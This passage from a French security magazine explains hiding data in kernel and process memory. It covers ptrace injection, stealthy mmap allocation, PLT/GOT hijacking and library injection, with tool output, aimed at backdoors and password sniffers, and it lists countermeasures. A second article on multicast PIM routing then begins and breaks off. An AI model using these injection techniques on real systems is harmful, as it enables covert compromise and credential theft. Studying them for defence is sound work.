Les 4 techniques présentées sont faciles à contrer. Il suffit, lorsque le système est sain, de sauvegarder l'état de la table des appels système, de l'IDT, des pointeurs VFS ainsi que les 7 premiers octets de chaque appel système, voire, pour les plus paranos, de toutes les fonctions exportées par le noyau ainsi que les fonctions non exportées (présent dans le fichier `System.map` mais pas dans `/proc/ksyms`).

D'autres logiciels existent pour détecter la présence d'un module. Citons entre autres SamHain **[SAMHAIN]**, Saint Jude **[JUDE]**, Chkrootkit **[CHKROOTKIT]**... Ces logiciels ont cependant tous leurs défauts, comme ne pas toujours regarder tous les points de détournements possibles.

Nous pouvons aussi utiliser l'analyse du temps d'exécution sur certains appels système **[TIMING]** ou, plus radicalement, interdire le chargement de module, interdire l'écriture vers `/dev/kmem` ainsi que l'utilisation de `iopl/ioperm` pour l'utilisation directe de DMA. Grsecurity gère très bien cela **[GRSECURITY]**.

Conclusion pour la partie noyau

À partir du moment où nous avons accès au noyau, tout est possible, aussi bien cacher des fichiers que rediriger le flux d'exécution (qui reste cependant le plus intéressant). Nous avons vu que cacher des fichiers dans le noyau, surtout en ce qui concerne les binaires, n'est pas une chose aisée.

Une remarque importante cependant : même si le noyau permet de réaliser toutes les fantaisies possibles, il faut bien savoir qu'il est très instable.

C'est encore plus le cas sur des architectures multiprocesseurs où des systèmes de verrous devront être mis en place pour ne pas entrer dans des problèmes de concurrence.

Malgré tout, la mémoire vive réservée au noyau est, pour un pirate, un bon endroit pour laisser le moins de trace possible, à condition qu'il puisse avoir accès au noyau.

L'espace utilisateur

Mémoire des processus, rappel sur ptrace()

Pour accéder à la mémoire d'un processus, il existe principalement deux méthodes : soit utiliser l'appel système `ptrace()`, soit passer par le fichier virtuel `/proc/[pid]/mem`.

Nous ne parlerons que de l'utilisation avec `ptrace()`, `/proc/[pid]/mem` n'étant accessible que pour un processus qui cherche à accéder à sa propre mémoire (pas très intéressant).

`ptrace()` est un appel système servant à tracer et déboguer un processus en mode utilisateur. Il est présent par défaut sur la plupart des systèmes Unix standards. Son prototype est le suivant :

```
long  ptrace(enum __ptrace_request request, pid_t pid, void *addr, void *data);
```

Le premier paramètre indique le type d'action à effectuer, les principaux étant `PTRACE_ATTACH` pour s'attacher à un processus, `PTRACE_POKETEXT` pour écrire dans un processus, `PTRACE_PEEKTEXT` pour lire la mémoire d'un processus ainsi que `PTRACE_SETREGS` et `PTRACE_GETREGS` pour lire et écrire les registres. Une chance, la page *man* de `ptrace()` explique très clairement tout cela.

Stockage de données

Pour stocker des données dans l'espace d'adressage d'un processus, il faut évidemment de la place.

Quand un processus est chargé en mémoire, son image ainsi que les librairies nécessaires à son fonctionnement sont mappées en mémoire. Nous retrouvons ce *mapping* à l'aide du fichier `/proc/[pid]/maps`.

Deux possibilités s'offrent alors à nous : soit nous utilisons de la mémoire déjà allouée pour placer des données, soit nous utilisons une nouvelle région mémoire.

Utilisation de mémoire déjà allouée

L'avantage d'utiliser de la mémoire déjà allouée est énorme : la taille du processus en mémoire ne change pas. C'est donc une technique plus furtive. L'inconvénient est aussi énorme : les données risquent d'être écrasées !

Quand un binaire ELF est lancé, deux segments de type PT_LOAD sont chargés en mémoire :

```
bash-3.00$ elfsh -f misc -p
...
 [02] 0x08048000 -> 0x080486D4 r-x memsz(00001748) foffset(00000000)
filesz(00001748) align(00004096) => Loadable segment
 [03] 0x080496D4 -> 0x080497E8 rw- memsz(00000276) foffset(00001748)
filesz(00000272) align(00004096) => Loadable segment
 [
...
[02] PT_LOAD            .interp .note.ABI-tag .hash .dynsym .dynstr .gnu.version
.gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata .eh_frame
[03] PT_LOAD            .ctors .dtors .jcr .dynamic .got .got.plt .data
...
bash-3.00$
```

Chacun de ces deux segments contient différentes sections. La différence entre eux deux sont les permissions. Le premier segment est en *read+execute*, le second en *read+write*. Pour écrire dans le segment [02] à l'aide de write(), les droits des pages auxquelles nous avons accès doivent être changés à l'aide de l'appel système mprotect(). Mais comme nous écrivons dans le processus à l'aide de ptrace(), il n'est pas nécessaire de changer les droits puisque ptrace() s'en charge pour nous.

Nos données peuvent être écrites dans le segment [03], qui lui est en +w. Mais à quel endroit ? Les sections présentes dans ce segment sont toutes importantes et il serait fort risqué de les écraser. Un bon compromis est d'écrire finalement les données dans le segment [02].

Il nous faut trouver un endroit dans ce segment, c'est-à-dire un bout de code qui ne sera plus jamais exécuté une fois le binaire lancé :

- Les instructions juste après le main() ne sont exécutées qu'une et une seule fois dans tout le binaire. Il est cependant difficile de savoir le nombre d'instructions qu'il est possible d'écraser après le main().
- Une fonction qui ne sera plus jamais exécutée dans le binaire, une fonction par exemple qui affiche l'aide du logiciel.
- Une fonction qui n'a aucun intérêt dans le contexte courant. Par exemple des fonctions appartenant à un module dans Apache qui ne sont pas utilisées.

Prenons l'exemple des instructions après le main(). Si on veut connaître le nombre d'instructions qu'il est possible d'écraser, il y a deux solutions. La première est de désassembler la fonction du processus et de regarder au niveau de main() le code assembleur (avec un peu de connaissance en assembleur, il est facile de deviner jusqu'où nous pouvons écraser). La seconde est de mettre des *breakpoints* sur chaque instruction après main() et de regarder si le processus s'arrête dessus. Si ce n'est pas le cas, ces instructions ne sont probablement plus exécutées.

En tant qu'exemple, nous n'allons pas procéder de cette manière. Nous allons simplement cacher une chaîne de caractères, avec une taille pas trop élevée pour espérer ne pas écraser des données importantes.

Le programme développé à l'occasion attache simplement le processus désiré, injecte les données et détache le processus **[CODE]**. Rien de bien sorcier. Faisons le test sur un petit binaire qui affiche toutes les secondes un chiffre :

```
bash-3.00$ ./misc
2
3
...
bash-3.00$ nm misc | grep -w main
080483c4 T main
bash-3.00$ ./text_infection `/sbin/pidof misc` 0x080483c4 "SUPER MESSAGE SECRET"
Injecting at : 0x80483c4
bash-3.00$ gdb -q -p `/sbin/pidof misc`
Attaching to process 4317
...
(gdb) x/s 0x080483c4
0x80483c4 :        "SUPER MESSAGE SECRET"
(gdb) quit
```

Et notre programme fonctionne toujours :) Nous avons stocké une petite chaîne de caractères, mais stocker un binaire semble beaucoup plus difficile.

Deux directions s'offrent alors à nous :

- Recherche de tous les endroits non utilisés par un processus, pas impossible mais difficile.
- Distribution du binaire sur plusieurs processus. Si nous utilisons seulement les instructions après le main, nous connaissons un endroit dans chaque processus qu'il est possible d'utiliser pour stocker de l'information. Une version future de DHIS offrira cette fonctionnalité.

La deuxième technique semble mieux convenir pour le stockage de binaire plus important. Il est alors plus intéressant de cacher les morceaux du binaire dans des processus comme apache, sshd ou proftpd où la quantité de mémoire non utilisée est plus importante.

Allouer un nouvel espace mémoire

Dans cette configuration, la taille du processus augmentera. Elle peut être consultée soit à l'aide du fichier /proc/pid/stat ou plus simplement à l'aide du programme ps.

Quelles sont les différentes possibilités que nous avons pour cacher des données dans un espace mémoire nouvellement alloué ?

- Les données sont placées dans la pile. Nous connaissons le début et la fin de la pile, grâce au fichier /proc/pid/maps. Cependant, il est fort possible que nos données soit écrasées par la suite si nous mettons nos données sur le sommet de la pile. Nous pouvons par contre utiliser la partie de la mémoire située entre le noyau et le main(), voire des morceaux de la pile du main() lui-même (ceci rentre dans le cas précédent). Nous pouvons aussi augmenter la taille de la pile ou utiliser seulement ce qui se trouve aux adresses les plus basses.
- Les données sont placées dans le tas (*heap*). Pour cela, les appels système brk() ou malloc() sont utilisés. Pour malloc(), il est nécessaire que le programme soit compilé en dynamique et

que la libc soit liée au binaire. À noter que tout binaire compilé en dynamique possède un interpréteur (*program interpreter*), compilé en statique qui possède lui aussi la fonction malloc(). Nous avons alors le choix d'utiliser soit le malloc() de la libc, soit celui de l'interpréteur.

```
bash-3.00$ ldd misc
        libc.so.6 => /lib/libc.so.6 (0x40030000)
        /lib/ld-linux.so.2 (0x40000000)
bash-3.00$ ldd /lib/ld-linux.so.2
        statically linked
bash-3.00$ nm /lib/ld-linux.so.2 | grep malloc
0000f310 W malloc
bash-3.00$
```

Nous verrons à la section suivante comment résoudre et utiliser une fonction dans la mémoire d'un processus.

- Nous plaçons les données dans une nouvelle région mémoire en utilisant l'appel système mmap(). Cette méthode est la plus élégante, car nous sommes sûrs que nos données ne seront pas écrasées ou perdues par la suite. En revanche, il y a un défaut : le fichier /proc/pid/maps affiche toujours une nouvelle région mémoire lorsqu'un processus fait appel à mmap() (ici avec les protections r/w/x) :

```
bash-3.00$ cat /proc/2580/maps
40000000-40015000 r-xp 00000000 03:01 651555     /lib/ld-2.3.5.so
40015000-40017000 rw-p 00014000 03:01 651555     /lib/ld-2.3.5.so
40018000-4001b000 rwxp 00000000 00:00 0
40030000-40143000 r-xp 00000000 03:01 651558     /lib/libc-2.3.5.so
...
bash-3.00$
```

Nous voyons une ligne supplémentaire qui indique qu'une nouvelle région mémoire a été allouée à l'aide de mmap(), région qui contrairement aux autres ne correspond pas à un mapping de fichier.

C'est visible avec la colonne *inode* qui est à zéro pour notre nouvelle région mémoire tandis que l'interpréteur possède l'inode 651555 et la libc l'inode 651558.

La solution la plus sûre à nos yeux est d'utiliser mmap() bien qu'elle soit détectable à l'aide de /proc/pid/maps. La nouvelle région mémoire sera complètement isolée du reste de la mémoire et sa taille pourra être gérée. Nous pourrons donc y stocker aussi bien un message qu'un binaire.

Voyons encore une fois ce que cela donne avec un message. Le programme insère simplement un code assembleur dans le processus, code assembleur qui alloue une nouvelle région mémoire à l'aide de l'appel système mmap() :

```
bash-3.00$ ./mmap_infection 1830 "EXEMPLE DE MESSAGE SECRET"
[+] Attached to pid : 1830
[+] Stopped at : 0x400b75a5
[+] Injection done
[+] Process detached
[+] New region allocated at : 0x40018000
[+] Message hidden in new region
[+] All is done, enjoy !
bash-3.00$ cat /proc/1830/maps
...
40017000-4001b000 rw-p 00000000 00:00 0
...
bash-3.00$ gdb -q -p 1830
Attaching to process 1830
...
(gdb) x/s 0x40018000
0x40018000:      "EXEMPLE DE MESSAGE SECRET"
```

Un détail très intéressant ici : il n'y a pas de ligne supplémentaire dans /proc/pid/maps !! Ceci est dû au fait que nous avons alloué une région avec les protections mémoire PROT_READ et PROT_WRITE et comme il existait déjà une région avec une telle protection, la région a simplement été agrandie.

Si nous avions mis en plus comme protection PROT_EXEC, alors une nouvelle ligne aurait été présente dans /proc/pid/maps, car aucune région n'avait au préalable les protections r/w/x.

Redirection du flux d'exécution

Comme pour le kernel, les objectifs sont multiples : installation de backdoor à travers un démon (sshd, ftpd, httpd...), sniffer de passwords (sshd, ftpd...), loggeur de commandes (bash), interception de logs (syslogd)... Toutes les fantaisies sont possibles.

Pour rediriger le flux d'exécution, il y a plusieurs choses à réaliser :

- connaître l'adresse de la fonction à rediriger ;
- injecter la nouvelle fonction dans la mémoire du processus ;
- intervertir la fonction à rediriger avec notre nouvelle fonction.

Mais où est cette fichue adresse ?

L'adresse de la fonction à rediriger est obtenue soit par analyse statique, soit par analyse dynamique (*runtime*).

A partir d'un binaire, il est impossible d'utiliser objdump, nm ou readelf : toutes les entrées de la table des symboles dynamiques sont à zéro.

```
bash-3.00$ nm misc | grep printf
         U printf@@GLIBC_2.0
bash-3.00$ objdump -T misc | grep printf
00000000      DF *UND*  00000039  GLIBC_2.0   printf
bash-3.00$
```

Une chance cependant, lors d'un chargement de binaire à l'aide de ELFsh **[ELFSH]**, la table des symboles est reconstruite automatiquement. Il est alors possible de connaître les adresses des fonctions dans un binaire :

```
bash-3.00$ elfsh
(elfsh-0.65) load misc
(elfsh-0.65) dynsym printf
..
 [Section .dynsym]
 [003] 0x080482E4 FUNCTION printf
 size:0000000057
 foffset:000740 scope:Global sctndx:00 => .plt + 48
(elfsh-0.65)
```

Nous obtenons l'adresse 0x080482E4. Par rapport à notre infecteur, nous pouvons alors soit la passer en argument, soit la coder en dur dans le programme ou encore fournir un fichier de configuration avec toutes les adresses nécessaires. Mais si cela est raisonnable pour une fonction, en détourner plusieurs devient relativement pénible, surtout qu'ELFsh ne sera pas forcément présent sur les systèmes. Une bien meilleure solution est alors de résoudre ces adresses en dynamique.

Une première technique pour connaître les adresses des fonctions en runtime est d'utiliser la link_map. C'est une structure interne à l'éditeur de liens dynamiques lui permettant de connaître les librairies chargées en mémoire ainsi que les symboles présents dans ces librairies.

La `link_map` est présentée sous forme de liste chaînée, où chaque maillon contient un pointeur vers la librairie chargée en mémoire. Chaque maillon contient également un pointeur vers la section `dynamic` de la librairie chargée en mémoire.

Ainsi, pour retrouver une fonction de la `libc` nous devons parcourir la `link_map` jusqu'à trouver le maillon contenant la `libc`. Une fois le maillon trouvé, l'adresse de la table des symboles dynamiques est récupérée et nous parcourons cette table jusqu'à trouver le symbole recherché.

Cette technique marche très bien pour résoudre un symbole de manière dynamique. Cependant, un problème de taille se pose depuis peu : les nouveaux éditeurs de liens mettent les entrées de la table des symboles dynamiques à zéro ! Ainsi, si les librairies chargées en mémoire à l'aide de la `link_map` peuvent être retrouvées, nous ne saurons plus retrouver l'adresse d'un symbole en parcourant leur table de symboles dynamiques.

Cette technique ne marche donc plus. Sommes-nous condamnés à résoudre les symboles en statique à l'aide de ELFsh ? Non, il y a un autre moyen.

Dans tout binaire compilé en dynamique, une table qui s'appelle la PLT pour *Procedure Linkage Table* est présente. Celle-ci est liée à une autre table tout aussi importante, la GOT pour *Global Offset Table*.

La PLT est une structure qui contient des instructions, la GOT une table qui contient des pointeurs. Elles sont toutes deux utilisées lors du processus de résolution des adresses des symboles, chaque symbole ayant son entrée dans la PLT et dans la GOT.

Chaque entrée de la PLT se présente de cette manière :

```
PLT 0:
     push GOT[1]
     jmp  GOT[2]
     add
     ...
PLT n:
    jmp GOT[n]
    push n
    jmp PLT0
PLT n+1:
    jmp GOT[n+1]
    push n+1
    jmp PLT0
```

Hormis l'entrée 0 de la PLT qui est différente, chaque entrée contient 3 instructions, un `jmp`, un `push` et un `jmp`. Nous retrouvons ainsi dans l'espace d'adressage du processus un bloc d'instructions (la PLT) où une séquence de 3 instructions se répète sans arrêt.

L'adresse d'un symbole utilisé dans un programme est en fait l'adresse de ce symbole dans la PLT :

```
bash-3.00$ objdump --section=.plt -d misc
...
080482e4 <printf@plt>:
 80482e4:       ff 25 30 96 04 08       jmp    *0x8049630
 80482ea:       68 10 00 00 00          push   $0x10
 80482ef:       e9 c0 ff ff ff          jmp    80482b4 <_init+0x18>
bash-3.00$
```

C'est bien l'adresse que nous avions trouvée avec ELFsh en statique : 0x080482E4.

Donc, si nous arrivons à retrouver la PLT dans l'espace d'adressage du processus, il est théoriquement possible de retrouver l'adresse d'un symbole.

Pour retrouver l'adresse de la PLT, nous pouvons nous dire qu'il suffit simplement de trouver la table des sections et de regarder l'adresse de la PLT.

Malheureusement pour nous, la table des sections n'est pas chargée dans l'espace d'adressage d'un processus. Nous devons procéder autrement.

Comme nous l'avons montré, la PLT est une répétition de 3 instructions. L'idée est alors d'analyser toute la mémoire du processus à la recherche de cette suite d'instructions. Un simple masque sur les *opcodes* suffit :

```
\xff\x25 //jmp *
\x68     //push
\xe9     //jmp
```

Une fois la PLT localisée, il ne reste plus qu'à se déplacer à la bonne entrée. Pour connaître le rang que le symbole occupe, il suffit de parcourir la PLT en même temps que la table des symboles.

Souvenez-vous, cette table ne contient pas leurs adresses, mais elle contient toujours leurs noms. L'ordre des symboles est le même dans la PLT et dans cette table.

```
bash-3.00$ ./resolv_symbol 1892 printf
[+] Attached to pid : 1892
[+] Searching symbol printf ...
[+] Found dynamic section at : 0x8049550
[+] PLT address found at : 0x80482b4
[+] printf found at : 0x80482e4
[+] Process detached
bash-3.00$
```

L'assembleur, c'est pas marrant !

Jusqu'à maintenant, les techniques que nous avons vues injectaient toujours du code assembleur. Passer à un langage plus évolué pourrait faciliter la tâche. La solution évidente est d'injecter une librairie supplémentaire dans le processus.

Nous avons besoin pour ça de la fonction `dlopen()`. Cette fonction est utilisée pour charger les librairies nécessaires au fonctionnement du programme, (comme la `libc`). Le fichier `/proc/pid/maps` permet de lister les librairies chargées d'un processus. Le problème avec cette fonction est qu'elle est elle-même dans une librairie appelée `libdl`, librairie qui n'est pas souvent chargée avec le binaire.

Impossible alors d'employer notre technique pour localiser la fonction `dlopen()`. Il existe une autre solution. La fonction `dlopen()` n'est en fait qu'une fonction de passage vers une autre fonction appelée `_dl_open()` qui elle est présente dans la `libc`.

Et comme la `libc` est chargée avec la plupart des binaires, nous avons notre fonction :

```
bash-3.00$ nm -D /lib/libc.so.6 | grep -w _dl_open
000e89f0 T _dl_open
bash-3.00$
```

Nous pouvons donc utiliser cette fonction pour charger notre librairie. Il est alors possible de coder nos fonctions en C, créer un fichier `.so` et charger cette librairie dans l'espace d'adressage du processus.

Pour la charger, nous utilisons la même technique que celle présentée plus haut avec `mmap()` : le processus est attaché, un petit code assembleur qui appelle simplement `_dl_open()` est placé, le registre `eip` pointe sur le code assembleur et nous continuons l'exécution.

À ce moment, notre librairie est chargée et une ligne supplémentaire est présente dans le fichier virtuel `/proc/pid/maps`.

Mais c'est ma fonction qui doit être appelée !

Une fois la librairie chargée, le processus n'a plus qu'à faire appel à notre nouvelle fonction et non à la fonction d'origine. Nous avons pour cela deux solutions : *patcher* la GOT ou la PLT.

Dans le premier cas, il suffit simplement de remplacer l'entrée de la GOT par l'adresse de notre nouvelle fonction (obtenue en utilisant la technique présentée plus haut).

Dans l'autre cas, il suffit de patcher la PLT à l'entrée de la fonction à détourner. La solution la plus simple est cependant de patcher la GOT, d'autant plus qu'il existe des patches de sécurité comme PaX **[PAX]** qui interdisent de modifier la PLT.

Il existe d'autres techniques beaucoup plus sophistiquées comme ALTPLT ou ALTGOT permettant de rediriger le flux d'exécution de manière encore plus discrète. Des exemples ont été présentés dans Phrack. Cependant, pour le moment, ces techniques sont soit implémentées en statique, soit à l'aide de E2dbg **[ALTPLT]**.

Il existe aussi un article dans Phrack résumant l'injection de librairie en runtime. Vous pourrez également retrouver un exemple de code dans l'article, l'exemple étant un sniffer de mot de passe SSH **[INFECT.SO]**.

Contre-mesure

Pas besoin d'aller bien loin pour trouver une contre-mesure à toutes ces techniques : il suffit d'interdire `ptrace()`, tout simplement. Comme il est impossible d'altérer la mémoire d'un processus à l'aide de `/proc/pid/mem`, si l'appel à `ptrace()` est interdit, aucune des techniques présentées ici ne fonctionne.

Un simple module noyau qui détourne la table des appels système fera l'affaire (sans aucun risque d'effet de bord puisque `ptrace()` est principalement utilisé par les débogueurs).

Conclusion pour la partie espace utilisateur

Altérer la mémoire d'un processus n'a rien de sorcier. Si l'appel à `ptrace()` n'est pas interdit, il est facile aussi bien de cacher des données que de rediriger le flux d'exécution.

Pour la partie concernant la redirection du flux d'exécution, quelques connaissances en ELF seront nécessaires. Une fois `ptrace()` et un strict minimum en ELF compris, toutes les possibilités s'offrent à vous.

Conclusion

Nous venons de voir différentes techniques d'utilisation de la mémoire pour stocker des données ou rediriger des flux d'exécution sans rien écrire sur le disque. Bien que ces techniques soient pour la plupart concluantes, elles peuvent vite s'avérer inefficaces si des protections contre l'utilisation de `ptrace()`, le chargement de modules ou l'écriture dans `/dev/kmem` sont activées.

Il peut alors y avoir une autre solution qui permettrait au mieux de stocker des données toujours sans rien écrire sur le disque, appelée « résidence d'informations ». Sans vouloir faire un cours sur Internet, tout le monde sait qu'il contient une quantité énorme (indéfinissable ?) de serveurs tous connectés les uns aux autres. L'intérêt ici est d'utiliser ces serveurs à bon escient (en se mettant à la place du pirate). Un exemple simple : les serveurs FTP. Il existe une multitude de serveurs de ce type autorisant un accès en *anonymous* et avec les permissions d'écrire. N'importe qui peut très bien y stocker des données (chiffrées évidemment).

Lcamtuf **[LCAMTUF]** pousse le vice plus loin. Il suppose que l'information sur Internet met un temps T pour aller d'une station A à une station B. Il considère donc qu'à cet instant T, l'information n'est ni sur A, ni sur B et par conséquent est stockée quelque part sur Internet. Par cette approche, aucune trace n'est laissée sur la machine où nous souhaitons avoir les données. De quoi laisser songeur...

Références

[DHIS] GASPARD (François), DRALET (Samuel) « DHIS comme *Distributed Hidden Storage* », MISC22, **http://dhis.devhell.org**

[FLUC] PALMERS, « *Advances in Kernel Hacking II* », **http://www.phrack.org/show.php?p=59&a=5**

[HALFLIFE] HALFLIFE, « *Abuse of the Linux Kernel for Fun and Profit* », **http://www.phrack.org/phrack/50/P50-05**

[SUCKIT] SD, DEVIK, « *Linux on-the-fly kernel patching without LKM* », **http://www.phrack.org/phrack/58/p58-0x07**

[IDT] KAD, « *Handling Interrupt Descriptor Table for fun and profit* », **http://www.phrack.org/show.php?p=59&a=4**

[HOOKING] CESARE (Silvio) « *Syscall Redirection Without Modifying The Syscall Table* », **http://www.uebi.net/silvio/stealth-syscall.txt**

[SAMHAIN] **http://la-samhna.de/samhain/**

[JUDE] **http://sourceforge.net/projects/stjude**

[CHKROOTKIT] **http://www.chkrootkit.org/**

[TIMING] RUTKOWSKI (Jan K.), « *Execution path analysis: finding kernel based rootkits* », **http://www.phrack.org/show.php?p=59&a=10**

[GRSECURITY] **http://www.grsecurity.net/**

[CODE] **http://dhis.devhell.org/stuff/**

[ELFSH] **http://elfsh.devhell.org/**

[PAX] **http://pax.grsecurity.net**

[ALTPLT] THE ELF SHELLE CREW, « *Embedded ELF Debugging : the middle head of Cerberus* », **http://www.phrack.org/phrack/63/p63-0x09_Embedded_Elf_Debugging.txt**

[INFECT.SO] ANONYMOUS, « *Runtime Process Infection* », **http://www.phrack.org/phrack/59/p59-0x08.txt**

[LCAMTUF] LCAMTUF, « *Juggling with packets: floating data storage* », **http://lcamtuf.coredump.cx/juggling_with_packets.txt**

Quelques éléments de sécurité des protocoles multicast IP — Le routage intra-domaine

L'une des problématiques récurrentes des réseaux est de faire transiter des données le plus rapidement et le plus sûrement possible. La disponibilité des services réseau est généralement couverte par la topologie du réseau. Quant à l'intégrité des services réseau, elle est généralement couverte par les protocoles réseau. Contrairement au mode unicast IP, le mode multicast IP fournit une approche efficace pour le transport des communications multipoint à multipoint. En revanche, le traitement des flux multicast dans des réseaux IP nécessite la mise en œuvre de protocoles de routage multicast supplémentaires. Ces nouveaux protocoles peuvent être la cible d'attaques malveillantes dans le but d'écrouler ou de saturer le réseau ou les groupes multicast.

1. Introduction

Bien que le modèle de diffusion *multicast* ait été défini depuis plusieurs années et que les implantations de la famille des protocoles multicast soient disponibles, on constate que cette technologie n'est pas mise en œuvre et déployée à grande échelle dans les réseaux des opérateurs. Une raison essentielle est la problématique liée à la nature ouverte du modèle multicast. Des attaques lancées sur le réseau MBONE (*Multicast Backbone*), telles que les vers Ramen et Slammer (2001 – 2003), ont fait tomber le réseau en quelques minutes. Ces attaques ont clairement montré la fragilité et la vulnérabilité d'une infrastructure multicast face aux attaques par déni de service. Après avoir détaillé dans un précédent article les protocoles multicast d'accès **[MISC 24, Loye 1]**, nous décrivons ici quelques faiblesses et failles de sécurité des protocoles de routage au sein d'un domaine multicast **[Loye 2]** ainsi que les parades possibles. Les protocoles de routage multicast inter-domaine seront détaillés dans un prochain article.

2. Les fondements du routage multicast

Un protocole de routage IP multicast permet à un ensemble de routeurs multicast de construire ou de joindre un arbre de distribution multicast lorsqu'un terminal demande à recevoir le trafic d'un certain groupe. La source de trafic constitue la racine de l'arbre, les récepteurs sont les feuilles de l'arbre tandis que les branches correspondent à tous les routeurs intermédiaires traversés. Dès qu'un arbre a été construit, les données multicast sont transmises puis répliquées aux branches de cet arbre de distribution. Il existe deux types d'arbres de distribution, des arbres partagés et des arbres spécifiques à une source :

- La forme la plus simple d'un arbre de distribution multicast est un arbre spécifique à une source, dont la racine est un routeur adjacent à la source et dont les branches s'étendent à travers le réseau vers l'ensemble des récepteurs du groupe. Cet arbre est également appelé « arbre de plus court chemin » ou SPT (*Shortest Path Tree*) parce qu'il utilise le plus court chemin à travers le réseau entre la source et les récepteurs d'un groupe donné.
- Les arbres partagés, quant à eux, utilisent une seule racine commune placée, non pas à la source, mais à un point choisi dans le réseau. Ce routeur essentiel, qui est la racine de l'arbre partagé, est appelé point de rendez-vous ou RP (*Rendez-vous Point*). Cet arbre partagé est aussi appelé RPT (*Rendez-vous Point Tree*).

Les protocoles de routage multicast sont classifiés en deux catégories : les protocoles en mode dense ou DM (*Dense Mode*) et les protocoles en mode épars ou SM (*Sparse Mode*).

- Les protocoles DM supposent que la répartition des récepteurs d'un groupe donné est dense et homogène sur l'ensemble d'un domaine et par conséquent que la plupart des routeurs dans le réseau doivent distribuer le trafic de chaque groupe.
- Les protocoles SM supposent que la répartition des récepteurs d'un groupe donné est inhomogène et donc fortement dispersée sur l'ensemble d'un domaine, et par conséquent que peu de routeurs dans le réseau sont impliqués dans la transmission du trafic de chaque groupe.

Enfin, afin d'éviter les boucles de routage dans un réseau multicast, les paquets multicast sont transmis le long des arbres de distribution en utilisant une technique appelée contrôle du chemin inverse ou *Reverse Path Forwarding* (RPF). Un routeur multicast n'aiguille et ne réplique un paquet multicast en sortie que si celui-ci a été reçu sur l'interface RPF, c'est-à-dire sur l'interface de plus court chemin vers la racine de l'arbre, sinon le paquet multicast est détruit.

3. Le protocole PIM

Le protocole PIM (*Protocol Independant Multicast*) est une collection de protocoles de routage multicast. Ils ont en commun un format de message de contrôle identique et la propriété de dépendre d'informations de routage *unicast* pour construire les arbres de distribution.

Il existe deux protocoles PIM principaux :

- PIM-SM *(PIM Sparse Mode)* est un protocole de type épars qui construit explicitement à la fois des arbres partagés et des arbres spécifiques à une source. *PIM-SM* est *de facto* le protocole de routage multicast standard, et le plus largement utilisé et déployé aujourd'hui.
- PIM-DM *(PIM Dense Mode)* est un protocole de type dense qui met uniquement en œuvre des arbres spécifiques à une source. *PIM-DM* est utilisé principalement dans des domaines multicast individuels de petite taille.

Cédric Llorens
cedric.llorens@wanadoo.fr,
Sébastien Loye
sebastien.loye@wanadoo.fr

C'est la version 2 du protocole PIM-SM (standardisée en 1997 dans la RFC 2117 puis mise à jour dans la RFC 2362 en 1998) qui est actuellement déployée dans les réseaux IP multicast. Cependant, un certain nombre de problèmes existent avec la RFC 2362, et une nouvelle spécification de PIM-SM version 2 est actuellement en cours de production à l'IETF (`draft-ietf-pim-sm-v2-new-11.txt`).

Pour recevoir des données multicast et construire dynamiquement des arbres de distribution, les routeurs PIM-SM doivent explicitement informer leurs voisins amont de leur intérêt pour des groupes et des sources particulières par le biais de messages `"PIM Join"` ou `"PIM Prune"` (afin de joindre ou quitter dynamiquement un arbre de distribution multicast).

Par défaut, PIM-SM utilise des arbres partagés ou RPT par groupe, car ils ont pour racine un routeur particulier appelé Point de Rendez-vous (RP).

Le rôle du routeur RP est de servir de point de rendez-vous aux sources et aux récepteurs d'une diffusion multicast donnée. Les sources émettent leurs flux multicast vers le RP qui les retransmet vers les récepteurs de ce flux.

L'architecture de PIM-SM définit également un autre routeur particulier, le Routeur Désigné DR (*Designated Router*). Un seul routeur parmi tous les routeurs connectés à un même sous-réseau LAN est élu DR pour le LAN. Le rôle du routeur DR est double :

- Vis-à-vis des sources : son rôle est de les déceler et d'initier périodiquement les procédures d'enregistrement auprès du RP.
- Vis-à-vis des terminaux récepteurs : son rôle est de maintenir à jour la table des groupes actifs, de déclencher le cas échéant les opérations d'ajout ou de suppression de branches de l'arbre RPT et enfin de transmettre le trafic multicast sur le LAN à destination de ses récepteurs locaux.
- En outre, le DR est celui qui peut optionnellement déclencher le basculement de la réception d'une diffusion de l'arbre RPT sur l'arbre SPT.

Les données multicast sont envoyées d'une source vers le RP en unicast en étant encapsulées dans des messages `PIM Register`. PIM-SM supporte aussi des arbres spécifiques à une source ou SPT, qui peuvent être utilisés dans les circonstances suivantes :

- Le RP peut joindre un arbre spécifique à une source afin d'éviter l'encapsulation/décapsulation des données dans des paquets `PIM Register`.
- Un DR peut choisir de basculer de l'arbre RPT vers l'arbre spécifique à une source afin d'optimiser le chemin entre source et récepteurs.

Les arbres de distribution sont consignés sous la forme d'états dans une table particulière appelée TIB (*Tree Information Base*) [1]. Un état de routage IP multicast dans la table TIB comporte les éléments suivants :

- l'adresse de la racine de l'arbre de distribution (l'adresse d'une source S ou d'un RP), l'adresse d'un groupe multicast G ;
- l'interface d'entrée *iif* (*incoming interface*) relative à l'adresse de la racine de l'arbre ;
- la liste des interfaces de sortie *oif* (*outgoing interface*) et leurs états associés – en transmission (*forward*) ou élagué (*prune*) ;
- ainsi qu'un certain nombre de drapeaux et de *timers*.

PIM-SM est un protocole dit « *soft-state* », c'est-à-dire que les états qui sont créés par les messages de contrôle PIM sont non persistants et expirent automatiquement après un délai s'ils ne sont pas rafraîchis. Par conséquent, tous les messages `PIM Join` doivent donc être périodiquement retransmis afin de maintenir les états de routage multicast de la TIB vivants.

Par la suite :


- Les états des arbres SPT sont notés `(S,G)`.
- Les états des arbres RPT sont notés `(*,G)`.

Les paragraphes suivants décrivent les étapes essentielles du fonctionnement de PIM-SM de manière plus détaillée.

3.1 Construction de l'arbre partagé

La figure 1 illustre comment est construit l'arbre partagé RPT. Les carrés représentent les terminaux récepteurs ou émetteurs qui sont connectés aux réseaux LAN. Les ronds représentent les routeurs qui activent PIM-SM.

Figure 1 *Création de l'arbre RPT (*,G)*



